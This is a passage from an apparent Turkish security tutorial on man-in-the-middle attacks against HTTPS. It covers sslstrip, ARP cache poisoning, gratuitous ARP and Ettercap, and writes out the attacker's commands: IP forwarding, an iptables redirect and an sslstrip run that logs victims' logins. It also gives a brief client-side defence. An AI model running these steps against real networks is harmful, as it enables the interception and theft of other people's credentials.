SSL'in karşı karşıya kaldığı ilk ve önemli saldırısı tipi MITM(Man in The middle) ataklardır. MITM tipi ataklarda saldırgan kendisini istemci(kurban) ile sunucu arasına yerleştirerek tüm trafiği dinler ve değiştirebilir.



HTTPS bağlantılarında MTIM ile araya giren saldırgan sahte sertifika üretse de sertifika geçerli bir CA kurumu tarafından imzalanmadığı için kullanıcının browserında hata verecektir. Eskiden browser uyarıları kolaylıkla atlanabilir, gözden kaçabilen uyarıları fakat günümüzde browserların verdiği SSL uyumsuzluk uyarıları gerçekten uyarıcı, uyarmanın ötesinde rahatsız edici olmaya başladı. Özellikle Firefox'un yeni sürümlerinde bu durum belirgin olarak karşımıza çıkmaktadır.



Yukarıdaki çıktıda SSL sertifika uyumsuzluğundan Firefox'un verdiği uyarılar serisi sıra dışı bir kullanıcıyı bile sayfadan kaçıracak türdendir.

Dikkatsiz, her önüne gelen linke tıklayan, çıkan her popup okumadan yes'e basan kullanıcılar için bu risk azalsa da hala devam ediyor ama bilinçli kullanıcılar bu tip uyarılarda daha dikkatli olacaklardır. Peki bilinçli kullanıcıların gözünden kaçabilecek ve HTTPS'I güvensiz kılabilecek başka açıklıklar var mıdır?

Bu sorunun kısa cevabı evet, uzun cevabına gelecek olursak...

5.2.1. SSL'in HTTP ile İmtihani

SSL(HTTPS)'I güvenlik amacıyla kullanınız fakat günümüzde SSL kullanılan çoğu sistemde HTTP ve HTTPS birlikte kullanılmaktadır. Yani önce sayfaya HTTP üzerinden girilir, sonra hassas bilgiler içerecek linklerde HTTPS'e çevrilir. Bu durumda yeni oluşacak HTTPS'in güvenliği buradaki HTTP'e bağlı oluyor.



Bir Windows Live ID ile Hotmail, Messenger, Xbox LIVE ve gördüğünüz diğer yerlere girebilirsiniz

Hotmail

- Güçlü Microsoft teknolojisi istenmeyen postayla mücadelede ve güvenliği artırmada yardımcı olur.
- Daha büyük kolaylık ve daha yüksek hız sayesinde daha fazla iş yapın.
- Bol miktarda alan - yolda daha çok güzel özellik var.

Daha fazla bilgi

Windows Live ID'niz yok mu?

[Kaydol](#)

Windows Live ID'yi bulduktan daha fazla bilgi

Oturum aç

Windows Live ID:
(ornek555@hotmail.com)

Parola:

[Parolanızı unuttunuz mu?](#)

Bu bilgisayarda beni anımsa [\(?\)](#)

Parolamı anımsa [\(?\)](#)

[Oturum aç](#)

Arıtrılmış güvenliği kullan

©2009 Microsoft Corporation [Hakkında](#) [Gizlilik](#) [Ticari bilgiler](#) [Kullanıcı sözleşmesi](#)

<https://login.live.com/ppsecure/post.srf?wa=wsignin1.0&psnv=11&ct=1248079842&rver=5.5.4177.0&wp=MBI&wreply=http%3A%2F%2Fmail.live.com%2F>

Firmaların neden sadece HTTPS kullanmadığı sorusuna verilecek en kısa cevap SSL'in sunucu tarafında ek kapasite gerektirmesidir. HTTP ile HTTPS arasındaki yük farkını görebilmek için aynı hedefe yapılmış iki farklı HTTP ve HTTPS isteğin Wireshark gibi bir snifferla incelenmesi yeterli olacaktır.

HTTP'de oturum bilgisi çoğunlukla cookie'ler üzerinden taşıdığı düşünülürse eğer sunucu tarafında kod geliştirenler cookilere "secure" özelliği(cookielerin sadece güvenli bağlantı üzerinden aktarılması) eklememişlerse trafiği dinleyebilen birisi hesap bilgilerine ihtiyaç duymadan cookieler aracılığıyla sizin adınıza sistemlere erişebilir.

Bunun için çeşitli yöntemler bulunmaktadır, internette "sidejacking" ve surfjacking anahtar kelimeleri kullanılarak yapılacak aramalar konu hakkında detaylı bilgi verecektir. Bu yazının konusu olmadığı için sadece bilinen iki yöntemin isimlerini vererek geçiyorum.

5.2.2. Göz Yanılgısıyla HTTPS Nasıl Devre Dışı Bırakılır?

Bu yıl yapılan Blackhat konferanslarında dikkat çeken bir sunum vardı: New Tricks For Defeating SSL In Practice. Sunumun ana konusu yukarıda anlatmaya çalıştığım HTTPS ile HTTP'nin birlikte kullanıldığı durumlarda ortaya çıkan riski ele alıyor. Sunumla birlikte yayınlanan sslstrip adlı uygulama anlatılanların pratiğe döküldüğü basit bir uygulama ve günlük hayatta sık kullandığımız banka, webmail, online alış veriş sitelerinde sorunsuz çalışıyor. Kısa kısa sslstrip'in nasıl çalıştığı, hangi ortamlarda tehlikeli olabileceği ve nasıl korunulacağı konularına değinelim.

5.2.3. SSLStrip Nasıl Çalışır?

Öncelikle sslstrip uygulamasının çalışması için Linux işletim sistemine ihtiyaç duyduğu ve saldırganın MITM tekniklerini kullanarak istemcinin trafiğini üzerinden geçirmīş olması zorunluluğunu belirtmek gerekīr.

Şimdi adım adım saldırganın yaptığı işlemleri ve her adımın ne işe yaradığını inceleyelim;

1.Adım: Saldırgan istemcinin trafiğini kendi üzerinden geçirir. Saldırgan istemcinin trafiğini üzerinden geçirdikten sonra trafik üzerinde istediği oynamaları yapabilir. Saldırgana gelen paketleri hedefe iletебilmesi için işletim sisteminin routing yapması gerekīr. Linux sistemlerde bu sysctl değerleriyle oynayarak yapılabilir. (echo "1" > /proc/sys/net/ipv4/ip_forward)

2. Adım: Saldırgan iptables güvenlik duvarını kullanarak istemciden gelip herhangi biryere giden tüm TCP/80 isteklerini lokalde sslstrip'in dinleyeceği 8000. Porta yönlendiriyor.

İlgili Iptables komutu: iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8000

3.Adım)Saldırgan sslstrip uygulamasını çalıştırarak 8000.portu dinlemeye alıyor ve istemci ve sunucudan gelecek tüm istek-cevapları “topla” isimli dosyaya logluyor.

```
#sslstrip -w topla --all -l 8000 -f
```

Şimdi şöyle bir senaryo hayal edelim: Masum kullanıcı ailesiyle geldiği alışveriş merkezinde ücretsiz bir kablosuz ağ bulmuş olmanın sevinciyle mutlu bir şekilde gelip bilgisayarını açın ve ilk yapacağı iş maillerini kontrol etmek olsun.

Ortama dahil olmuş masum bir kullanıcının yaşadığı süreç şu şekilde olacaktır:

İstemci ağa bağlanıp internete erişmek istediğiinde ortamdaki saldırgan el çabukluğu marifetle istemcinin trafiğini üzerinden geçirir(ARP Cache poisoning yöntemiyle).

İstemci durumdan habersiz webmail uygulamasına bağlanmak için sayfanın adresini yazar. Araya giren saldırgan sunucudan dönen cevaplar içerisinde HTTPS ile başlayan satırları HTTP ile değiştirir ve aynen kullanıcıya gönderir.

Hiçbir şeyden haberi olmayan kullanıcı gelen sayfada kullanıcı adı/parola bilgilerini yazarak Login’I tıklar.

Kullanıcıdan gelen login bilgisi HTTP üzerinden olduğu için saldırganın bilgisayarında çalışan sslstrip bu bilgileri alır, kaydeder ve yine bu bilgileri kullanarak web uygulamasına HTTPS bağlantısı açar, web uygulamasından dönen cevapları yine içerisindeki HTTPS satırlarını HTTP ile değiştirerek kullanıcıya döndürür.

Böylece istemci farketmeden HTTPS yerine HTTP kullanarak tüm bilgilerini kaptırır.

Böyle bir senaryo, halka açık kablosuz ağlarda, şirketlerin yerel ağlarında, TOR vs gibi ücretsiz proxy hizmeti kullanılan yerlerde yaşanabilir

5.2.4. Nasıl Korunulur?

Bu yazıda anlatılan saldırı yönteminden korunmak sunucu tarafından ziyade istemci tarafını ilgilendirir. İstemci HTTPS olarak gitmek istediği sitelere giderken isteklerinin HTTPS olarak gittiğine dikkat etmeli, ötesinde bu işi kendine bırakmayı otomatize edecek bir yazılıma bırakmalı.

Firefox kullanıcısısanız aşağıdaki [3]nolu kaynaktan indireceğiniz ForceHTTPS ya da Noscript eklentilerini kullanarak belirlediğiniz sitelere sadece HTTPS bağlantısı yapılmasını sağlayabilirisiniz.

5.3. ARP istekleri(request) ile ARP(Arp Poison Routing)

5.3.1. APR bir çeşit ARP cache zehirleme yöntemidir.

5.3.1.1. Çalışma Detayı

A Router ve MAC adresi xx:..

B Kandirlacak Makine MAC adresi yy:..

C APR yapan makine MAC adresi zz:..

olsun...

Burada ARP request ile arp poisoning soyle gereklesiyor.

C, B'ye icerigi asagidaki gibi bir sahte paket gonderiyor..(ARP Request)

Sender MAC Address: zz:..

Sender IP Address : B

Target MAC address: 00:00:00:00:00:00..

Target IP Address: A

bu paketle A'yi kandırıyor ve B'nin C oldugunu soyluyor. Sonra benzer sekilde B'yi kandırıp kendisinin A oldugunu söylemesi lazım . Bunun icinde asagidaki gibi bir paket gonderiyor.

Sender MAC Address: zz:..

Sender IP Address : A

Target MAC address: 00:00:00:00:00:00..

Target IP Address: B

bu paketler sonrası her iki tarafın da arp bellekleri zehirlenmiş oluyor ve ortadaki adam saldırısı başarı ile gerçekleşmiş oluyor.

5.4. Gratiouus ARP Paketleri..

Gratiouus ARP paketler "normalde" bir sistemin kendisini anons icin kullandigi paketlerdir. Yani aga yeni giren bir makine kendisini hizlidan tanitmak icin hey! ben geldim, IP adresim bu ve mac adresim bu, hadi kendinizi guncelleyin! der. Bu soylemin bilgisayarcasi ekte goruldugu gibidir. Boylece agdaki tum bilgisayarlar arp belleklerini guncelleyerek yeni gelen bilgisayari eklerler. Yeni bilgisayara bir veri gonderecekleri zaman arp sorgulaması yapmazlar(arp cache'in suresi dolana kadar).

Gratiouus ARP paketleri farkli amaclarla da kullanılabilir mesela tüm ağa GW'in siz olduğunuzu anons edersiniz. Böylece tüm makineleri teker teker arp zehirlemesi işlemine sokmadan tek bir paketler işlem halolmuş olur.

Gratiouus arp paketi olusturmak icin arping'i kullanabilirsiniz.

```
# arping -q -c 3 -A -I em0 172.16.100.2
```

Olusturulan bu paketleri tcpdump ile dinlersek asagidaki gibi bir ckti verecektir.

```
# tcpdump -i em0 -ttt -e arp
```

tcpdump: listening on em0, link-type EN10MB

```
Oct 30 19:47:24.961867 0:8:74:db:1:f8 ff:ff:ff:ff:ff:ff 0806 42: arp who-has 172.16.100.2  
tell 172.16.100.2
```

```
Oct 30 19:47:25.970039 0:8:74:db:1:f8 ff:ff:ff:ff:ff:ff 0806 42: arp who-has 172.16.100.2 tell  
172.16.100.2
```

```
Oct 30 19:47:26.980023 0:8:74:db:1:f8 ff:ff:ff:ff:ff:ff 0806 42: arp who-has 172.16.100.2 tell  
172.16.100.2
```

Bu paketleri alan sistemler 172.10.100.2 IP adresi için 0:8:74:db:1:f8 kaydını belleklerine eklerler.

5.5. Ettercap ile Spoofing Çalışmaları

Ettercap, Linux ve Windows sistemlerde çalışan çok yönlü spoofing ve trafik analizi aracıdır.

Istenirse grafik arabirimden, Curses arabiriminden ve komut satırından(Text mode) çalıştırılabilir.

#ettercap -C ile Curses modda

#ettercap -G GUI modda çalıştırılabilir.



5.5.1. Ettercap ile Neler yapılabilir ?


- Arp spoof, icmp redirect yöntemlerinin kullanarak yerel ağlarda iki host arasına giriş(MITM) yapılabilir.
- Dns Spoofing işlemi gerçekleştirilebilir.
- Sağladığı çeşitli yerel ağlarda dos saldırısı gerçekleştirilebilir.
- Yerel ağlarda arp poisoning yapan sistemler bulunabilir
-
- Bir kez araya girdikten sonra iki host arasındaki trafik tamamen yönetilebilir. Yani bu demek oluyorki A ile B sistemleri arasına girildikten sonra bu iki sistemin trafiği tamamen bizim kontrolümüzde akar. İstenirse bu iki host arasındaki trafiğin bir kısmı değiştirilip yerine yeni eklenebilir.
-
- Ettercap oldukça esnek filtreleme yapısına sahiptir. Filtreleme özelliği ile iki host arasındaki trafiğin istenilen kısmı kaydedilebilir, ya da değiştirilebilir.

5.5.2. Ettercap Kullanımı


Ettercap'I çalıştırdıktan sonra ilk olarak ne tür bir sniffing yapılacağı belirtilmelidir.

Bridged sniffer iki ethernetli bir makinede iki ağ bridge olarak dinleme amaçlı kullanılır.


Tek ağ arabirimini üzerinden denemeler yapmak isterseniz Unified Sniffing opsiyonu seçilmelidir.




Kendimize hedef system olarak belirleyeceğimiz hostu bulunduğuuz ağı tarayarak bulabiliriz. Bunun için Scan For Host menüsü işimize yarayacaktır.





Tarama işlemi bittiğten sonra ağımızdaki aktif makinelerin bir listesi çıkacaktır. Tarama listesini ekranda göstermek için Host Lists menüsü kullanılır.




Buradan istenilen system hedef olarak seçilir ve Target olarak eklenir.

